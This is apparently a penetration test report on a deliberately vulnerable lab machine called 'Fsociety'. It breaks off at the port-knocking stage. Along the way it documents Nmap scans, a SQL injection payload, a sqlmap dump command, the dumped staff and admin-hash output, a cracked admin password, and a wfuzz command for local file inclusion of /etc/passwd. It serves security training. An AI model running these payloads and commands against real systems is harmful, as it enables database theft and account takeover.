Penetration Testing Report

Penetration Testing Report

Assessment Date: October, 3 2025

Testers: Mariam Salah, Nawal Mohammed, Malak Walid, Adham, Ammar

Client: Fsociety

Table of Contents

Version History

Version	Date	Description
1.0	October 3 2025	Initial Report

1. Executive Summary

1.1 Overview

This comprehensive penetration test was conducted against the Fsociety vulnerable machine, designed to simulate real-world attack scenarios. The engagement followed a structured methodology including reconnaissance, vulnerability assessment, exploitation, and post-exploitation analysis.

1.2 Critical Findings Summary

The assessment revealed an extremely vulnerable system with successful exploitations across multiple services.

Key findings include:

- **Critical-risk SQL Injection** vulnerability in the web application, allowing unauthorized database access and credential theft.
- **Critical-risk Local File Inclusion (LFI)** vulnerability, enabling the reading of sensitive system files like /etc/passwd and the port-knocking configuration.
- **Critical-risk Privilege Escalation** via a misconfigured sudo entry, allowing a low-privileged user to write to the /etc/passwd file and create a new root-level user.
- **High-risk Information Disclosure** through cleartext password files stored on the system, facilitating lateral movement.
- **High-risk Misconfiguration** in the form of port-knocking, which was trivially bypassed once the sequence was discovered via LFI.
- **Complete system compromise** was achieved by chaining these vulnerabilities to progress from an unauthenticated attacker to root system access.

1.3 Scope

- **Target Machine:** Fsociety Machine **<Target_IP>**
- **Testing Approach:** Black-box penetration test (no prior credentials).
- **In-scope Activities:** Reconnaissance, vulnerability discovery, exploitation, and post-exploitation validation of services running on the Fsociety machine.
- **Tools:** Nmap, SQLmap,Netcat (and other standard pentest tooling as required).
- **Exclusions:** Any systems or networks outside the specified IP above are out of scope unless explicitly authorized.

---

2. Methodology

The penetration test followed a structured, repeatable approach to identify, exploit and validate vulnerabilities in the target. The testing lifecycle included the phases below.

2.1 Reconnaissance


In this phase we collected passive and active information about the target to map the attack surface and identify candidate services for further testing. Activities included host discovery, port scanning, and service enumeration to determine running services, versions and possible entry points for exploitation.

- **Objectives:** Identify live hosts, open ports, services and service versions; gather information required for targeted vulnerability testing.
- **Primary Tool:** Nmap — used for network scanning, port enumeration, and basic service/version detection.
- **Other Tools:** sqlmap for automated exploitation

Actions Performed:

1- Conducted a host discovery scan to confirm the target machine was live using:


`nmap -sn <Target_IP>`



2- Performed a SYN scan to identify open ports and associated services using :

`nmap -sS -T4 -sV -O <Target_IP>`

This revealed open ports.



2.1.1 Findings:


Ports:	80/tcp	22/tcp
Service:	Apache HTTPD 2.4.38 (Debian)	SSH (Filtered)
Description:	The target host is running an Apache HTTP Server **(version 2.4.38)** on Debian Linux. The web service banner reveals detailed version information, which can be used by attackers to identify known vulnerabilities specific to this version of Apache or the underlying operating system.	Port 22/tcp, commonly used for Secure Shell (SSH) remote administration, was found to be **filtered**. This indicates that a firewall or access control mechanism is actively blocking or filtering access to this service from the scanning host. While this reduces external exposure, it may also suggest that SSH is accessible only from specific internal networks or IP addresses.
Impact:	Attackers may leverage known vulnerabilities or misconfigurations in the disclosed software version to perform targeted attacks such as remote code execution or denial of service.	No immediate vulnerability detected. However, if SSH is accessible internally, weak authentication or outdated configurations could still be exploited by attackers who gain internal access.

2.2 Identifying SQL Injection


Following the service reconnaissance phase, a comprehensive check for web application vulnerabilities was conducted to identify potential exploits for the discovered services.

Actions Performed:


1-**Navigating to the Discovered IP:** Accessed the web application in a browser to map the application's structure. The **"Staff Details"** page and its menu options were explored as they represented areas where user input is processed, there is a staff record, a staff search page and a login page.



2-SQL Injection Discovery and Bypass: Testing the input field within the search.php page confirmed the application was vulnerable to **SQL Injection (SQLi)**. The following classic SQL injection bypass payload was submitted: `(' or 1=1--)`



The submission resulted in the application returning **17 records**, similar to records in the "Display All Records" tab




2.2.1 Exploitation - SQLi

Automating Exploitation with SQLmap

Following the initial confirmation of the SQL injection vulnerability on the web application's search function, the exploitation process was automated using the powerful command-line tool, sqlmap.
This allowed for efficient enumeration and comprehensive data exfiltration from the backend database.

Actions Performed:

1. **Vulnerability Confirmation and Request Capture:** The vulnerable HTTP request containing the search parameter was captured and saved to a file **(request.txt).** sqlmap was then initiated in batch mode to quickly identify the injection point and the database type (confirmed as **MySQL**).




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r request.txt --batch --dump --dbms=mysql --dbs
```

2. **Database and Table Enumeration:** sqlmap was directed to enumerate the databases and subsequently target the primary application database, which was identified as **Staff**.


```
available databases [3]:
[*] information_schema
[*] Staff
[*] users
```

3. **Data Exfiltration and Dumping:** sqlmap was then used to dump the contents of all relevant tables within the Staff database. Two crucial tables were identified and successfully exfiltrated:


```
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                    |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
| 1  | marym@example.com     | 46478415155456  | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                         |
| 2  | julied@example.com    | 46457131654     | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources             |
| 3  | fredf@example.com     | 46415323        | Flintstone| 2019-05-01 17:32:00 | Fred      | Systems Administrator       |
| 4  | barneyr@example.com   | 324643564       | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                   |
| 5  | tomc@example.com      | 802438797       | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                      |
| 6  | jerrym@example.com    | 24342654756     | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                      |
| 7  | wilmaf@example.com    | 243457487       | Flintstone| 2019-05-01 17:32:00 | Wilma     | Accounts                    |
| 8  | bettyr@example.com    | 90239724378     | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts             |
| 9  | chandlerb@example.com | 189024789       | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales           |
| 10 | joeyt@example.com     | 232131654       | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                     |
| 11 | rachelg@example.com   | 823897243978    | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant          |
| 12 | rossg@example.com     | 6549638203      | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                  |
| 13 | monicag@example.com   | 8092432798      | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                   |
| 14 | phoebeb@example.com   | 43289079824     | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor           |
| 15 | scoots@example.com    | 454786464       | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                |
| 16 | janitor@example.com   | 65464646479741  | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor         |
| 17 | janitor2@example.com  | 47836546413     | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-----------------------------+
```

```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

The extracted password hash was immediately noted for cracking.



using the found credentials **<admin:transorbital1>** we logged in at the "manage" tab.




Result and Conclusion

The automated sqlmap attack successfully extracted two critical pieces of information:

1. A **hashed administrator password** (856f5de590e f37314e7c3bdf6f8a66dc), which was successfully cracked using an online service (Hashes.com).
    - **Cracked Credential: admin:transorbital1**
2. A large list of employee details, which served as further reconnaissance.
3. **Discovery of Vulnerable File Functionality:** Upon successfully logging in with the credentials to the "**Manage**" tab, the application displayed an error message: **"File does not exist"**. This message is a critical indicator that the application is attempting to access a file based on an assumed or hardcoded path. This pattern strongly suggests the existence of a **Local File Inclusion (LFI)** or **Directory Traversal** vulnerability, providing the next path for exploitation.

2.3 Local File Inclusion (LFI) Discovery:

At the bottom of this page, there is line written, that FILE does not exist. this is the hint for PHP file inclusion (LFI) vulnerability




.

Actions Performed:

1-The page is parsing for a file, will try **wfuzz** to test this.


```
wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -u 192.168.37.135/manage.php?file=FUZZ -b | grep "passwd"
```



- wfuzz tried many payloads that include etc/passwd .
- Every request returned 200


We can successfully verify this vulnerability.

2- trying including a file path in the URL with some parameters



now we got the **'/etc/passwd'** file and the file shows us that there are lot of users that can log into the machine.

3-using `cut -d ":" -f1 SSHUSERS1.txt`
(splits it by the colon (:), and prints only the first field — which, in a /etc/passwd)




- We will use those usernames after opening the ssh port (by portknocking) and having a list of valid usernames let us target only those accounts target real accounts instead of guessing both username+password.

2.4 Identifying Port Knocking:

After the LFI discovery phase we enumerated many user accounts.
However, **SSH (port 22)** was observed closed during initial reconnaissance an inconsistency that suggests the presence of port-knocking or a similar access-gating mechanism. To confirm this, review the host's **knockd.conf** (or equivalent knock configuration) and the firewall rules to identify the required knock sequence and enable controlled access for further testing.

Actions Performed:

